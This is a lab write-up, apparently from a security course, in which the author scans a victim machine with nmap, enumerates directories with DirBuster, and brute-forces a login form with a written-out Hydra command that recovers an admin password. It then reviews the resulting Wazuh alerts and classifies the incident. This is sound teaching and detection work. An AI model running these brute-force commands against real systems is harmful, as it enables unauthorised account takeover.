

Workshop 3 - Authentication

In this practice we will see:

- A way of listing directories and files on a website with OWASP Dirbuster using a brute force attack.
- Brute force attack on a web form with *Hydra*.

Authentication is the process of verifying the identity of a given user or client. There are three authentication types:

- Something you **know**, such as a password or the answer to a security question.
- Something you have, that is, a physical object like a mobile phone.
- Something you **are**, for example, your biometrics or patterns.

Most vulnerabilities in authentication are in one of two ways:

- They fail to protect against brute-force attacks.
- An attacker bypasses the authentication mechanisms. This is referred to as "broken authentication".

Vulnerabilities in password-based authentication

- **Status codes**: During a brute-force attack, the returned HTTP status code will be the same for the wrong ones. If it returns a different status code, this is a strong indication that the username was correct.
- **Error messages**: Sometimes the returned error message is different depending on whether both the username AND password are incorrect or only the password was incorrect.
- **Response times**: A website might only check whether the password is correct if the username is valid. This extra step might cause a slight increase in the response time.

Machines:

• Victim: 192.168.1.41

This machine has the Wazuh agent sending alerts to the manager.

• Wazuh manager: 192.168.1.80

Attacker: 192.168.1.224



```
1
    $ifconfig
2
3 wlp14s0: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
           inet 192.168.1.224 netmask 255.255.255.0 broadcast
4
              192.168.1.255
           inet6 fe80::e5fc:8a3:a361:84b9 prefixlen 64 scopeid 0x20<
5
              link>
           ether 2c:d0:5a:11:92:c2 txqueuelen 1000 (Ethernet)
6
           RX packets 1149072 bytes 639208913 (609.5 MiB)
7
           RX errors 0 dropped 108 overruns 0 frame 0
8
           TX packets 1003188 bytes 265200301 (252.9 MiB)
9
           TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
10
```

Attack:

Investigate which ports the victim has open:

```
1 nmap -sV -sT -0 -A -p- 192.168.1.41

2 $ping 192.168.1.41

3 PING 192.168.1.41 (192.168.1.41) 56(84) bytes of data.

4 64 bytes from 192.168.1.41: icmp_seq=1 ttl=64 time=4.92 ms

5 64 bytes from 192.168.1.41: icmp_seq=2 ttl=64 time=4.63 ms

6 64 bytes from 192.168.1.41: icmp_seq=3 ttl=64 time=5.00 ms

7 64 bytes from 192.168.1.41: icmp_seq=4 ttl=64 time=6.91 ms

8 64 bytes from 192.168.1.41: icmp_seq=5 ttl=64 time=5.74 ms

9 64 bytes from 192.168.1.41: icmp_seq=6 ttl=64 time=4.77 ms

10 64 bytes from 192.168.1.41: icmp_seq=7 ttl=64 time=5.55 ms
```

We will open OWASP Dirbuster 1.0-RC1 - Web Application Brute Forcing in order to scan web directories. We need the target URL http://192.168.1.41/ and a wordlist with a list of directories, the chosen wordlist is /usr/share/dirbuster/wordlists/directory-list-1.0.txt.






Figure 1: "OWASP DirBuster configuration"

The scan information contains a directory structure found with an interesting *login.php*.






Figure 2: "OWASP DirBuster Scan Info"

We try to enter this login page:

http://192.168.1.41/login.php



Admin Information Systems Login




Figure 3: "Login page"

It seems that we have a login page and maybe we will be able to explode it.

We will execute the login submit and get the request info to see what is sent. We can use the request info to automate a brute force attack with **Hydra**.






Figure 4: "Request"

Request headers:

```
Host: 192.168.1.41
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101
    Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
    webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://192.168.1.41
```



```
9 DNT: 1
10 Connection: keep-alive
11 Referer: http://192.168.1.41/
12 Upgrade-Insecure-Requests: 1
```

Request body:

```
1 username=toni&password=toni
```

Let's use the Hydra software:

```
1
    $hydra -l admin -P /usr/share/wordlists/dirb/others/best1050.txt
       192.168.1.41 http-post-form "/login.php:username=^USER^&password=^
       PASS^:invalid"
4 Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not
       use in military or secret service organizations, or for illegal
      purposes (this is non-binding, these *** ignore laws and ethics
      anyway).
5
6 Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
      2022-03-22 17:26:49
   [DATA] max 16 tasks per 1 server, overall 16 tasks, 1049 login tries (
      l:1/p:1049), ~66 tries per task
  [DATA] attacking http-post-form://192.168.1.41:80/login.php:username=^
      USER^&password=^PASS^:invalid
   [80][http-post-form] host: 192.168.1.41 login: admin
                                                            password:
      happy
10 1 of 1 target successfully completed, 1 valid password found
11 Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at
      2022-03-22 17:27:06
```

We have used the /usr/share/wordlists/dirb/others/best1050.txt wordlist to attack the login form, changing the user and password with brute force.

It has been very easy and we got 1 valid password:

```
1 login: admin
2 password: happy
```

This attack generates an alert to the Wazuh manager for each failed attempt.

• Show this alert with a screenshot.






Figure 5: "Wazuh Security Events - Dashboard"

≡	WAZUH ✓ / Modules / dc-4 / Security events ③			
	17:30:58.822		-	
>	Mar 22, 2022 @ 17:30:58.822	Web server 400 error code.	5	31101
>	Mar 22, 2022 @ 17:30:58.806	Web server 400 error code.	5	31101
>	Mar 22, 2022 @ 17:30:58.806	Web server 400 error code.	5	31101
>	Mar 22, 2022 @ 17:30:58.798	Web server 400 error code.	5	31101
>	Mar 22, 2022 @ 17:30:58.798	Web server 400 error code.	5	31101
>	Mar 22, 2022 @ 17:30:58.798	Web server 400 error code.	5	31101
>	Mar 22, 2022 @ 17:30:58.798	Web server 400 error code.	5	31101
>	Mar 22, 2022 @ 17:30:58.788	Web server 400 error code.	5	31101
>	Mar 22, 2022 @ 17:30:58.779	Web server 400 error code.	5	31101
~	Mar 22, 2022 @ 17:30:58,779	Multiple web server 400 error codes from same source lp.	10	31151

Figure 6: "Wazuh Security Events"






Figure 7: "Wazuh Event Info"

```
1
   {
      "agent": {
2
        "ip": "192.168.1.41",
3
        "name": "dc-4",
4
5
        "id": "003"
6
      "data": {
7
8
        "protocol": "HEAD",
9
        "srcip": "192.168.1.224",
        "id": "404",
11
        "url": "//images/alumni.php"
12
      "rule": {
13
       "firedtimes": 46458,
14
15
        "mail": false,
        "level": 10,
16
        "pci_dss": [
17
          "6.5",
18
          "11.4"
19
20
        ],
        "tsc": [
21
          "CC6.6",
          "CC7.1",
23
          "CC8.1",
24
          "CC6.1",
25
          "CC6.8",
27
          "CC7.2",
28
          "CC7.3"
29
        ],
```



```
"description": "Multiple web server 400 error codes from same
          source ip.",
       "groups": [
31
         "web",
33
         "accesslog",
         "web_scan",
         "recon"
       "id": "31151",
37
       "nist_800_53": [
         "SA.11",
         "SI.4"
40
41
       "frequency": 14,
42
43
       "gdpr": [
44
         "IV_35.7.d"
45
46
     "full log": "192.168.1.224 - - [23/Mar/2022:02:30:44 +1000] \"HEAD
47
         //images/alumni.php HTTP/1.1\" 404 0 \"-\" \"DirBuster-1.0-RC1 (
        http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)
         \" \"-\"",
     "id": "1647966658.533929400",
48
49
     "timestamp": "2022-03-22T16:30:58.779+0000",
     "previous_output": "192.168.1.224 - - [23/Mar/2022:02:30:44 +1000]
50
         \"HEAD /css//pepys.php HTTP/1.1\" 404 0 \"-\" \"DirBuster-1.0-RC1
          (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
         \\"\\n192.168.1.224 - - [23/Mar/2022:02:30:44 +1000] \"HEAD
         /////images/209651/ HTTP/1.1\" 404 0 \"-\" \"DirBuster-1.0-RC1 (
         http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)
         \"\"-\"\n192.168.1.224 - - [23/Mar/2022:02:30:44 +1000]\"HEAD
         //css/collapse_of_ussr/ HTTP/1.1\" 404 0 \"-\" \"DirBuster-1.0-
         RC1 (http://www.owasp.org/index.php/Category:
         OWASP_DirBuster_Project)\" \"-\"\n192.168.1.224 - - [23/Mar
         /2022:02:30:44 +1000] \"HEAD //css/bdeath/ HTTP/1.1\" 404 0 \"-\"
         \"DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:
         OWASP_DirBuster_Project)\" \"-\"\n192.168.1.224 - - [23/Mar
         /2022:02:30:44 +1000] \"HEAD //css/commandingheights/ HTTP/1.1\"
        404 0 \"-\" \"DirBuster-1.0-RC1 (http://www.owasp.org/index.php/
        Category: OWASP_DirBuster_Project) \" \"-\"\n192.168.1.224 - - [23/
        Mar/2022:02:30:44 +1000] \"HEAD //css/minitextlo/ HTTP/1.1\" 404
         0 \"-\" \"DirBuster-1.0-RC1 (http://www.owasp.org/index.php/
         Category:OWASP_DirBuster_Project)\" \"-\"\n192.168.1.224 - - [23/
         Mar/2022:02:30:44 +1000] \"HEAD //css/inside_money/ HTTP/1.1\"
        404 0 \"-\" \"DirBuster-1.0-RC1 (http://www.owasp.org/index.php/
         Category:OWASP_DirBuster_Project)\" \"-\"\n192.168.1.224 - - [23/
         Mar/2022:02:30:44 +1000] \"HEAD //css/fleas/ HTTP/1.1\" 404 0
         \"-\" \"DirBuster-1.0-RC1 (http://www.owasp.org/index.php/
         Category: OWASP_DirBuster_Project) \" \"-\"\n192.168.1.224 - - [23/
        Mar/2022:02:30:44 +1000] \"HEAD //css/archer/ HTTP/1.1\" 404 0
         \"-\" \"DirBuster-1.0-RC1 (http://www.owasp.org/index.php/
        Category:OWASP_DirBuster_Project)\" \"-\"\n192.168.1.224 - - [23/
         Mar/2022:02:30:44 +1000] \"HEAD ///images///5701.php HTTP/1.1\"
        404 0 \"-\" \"DirBuster-1.0-RC1 (http://www.owasp.org/index.php/
        Category:OWASP_DirBuster_Project)\" \"-\"\n192.168.1.224 - - [23/
         Mar/2022:02:30:44 +1000] \"HEAD //images/////seven_wonders/ HTTP
         /1.1\" 404 0 \"-\" \"DirBuster-1.0-RC1 (http://www.owasp.org/
         index.php/Category:OWASP_DirBuster_Project)\" \"-\"",
```



```
"manager": {
51
       "name": "wazuh"
52
53
     "decoder": {
54
55
       "name": "web-accesslog"
     "input": {
57
       "type": "log"
58
59
     "@timestamp": "2022-03-22T16:30:58.779Z",
     "location": "/var/log/nginx/access.log",
61
     "_id": "zm13sn8BzZwxFN02oRTG"
62
63 }
```

• Name the taxonomy of this incident and give a brief explanation.

(https://github.com/enisaeu/Reference-Security-Incident-Taxonomy-Task-Force/blob/master/working_copy/human

Intrusion Attempts | Login Attempts

Multiple brute-force login attempts (including guessing or cracking of passwords). This IOC refers to a resource, which has been observed to perform brute-force attacks over a given application protocol.

• In which log file of the victim machine was the alert sent to Wazuh recorded?

```
1 /var/log/nginx/access.log
```

• What is the alert message that allows us to identify the incident?

```
1 192.168.1.224 - - [23/Mar/2022:02:30:44 +1000] "HEAD //images/alumni.
php HTTP/1.1" 404 0 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)" "-"
```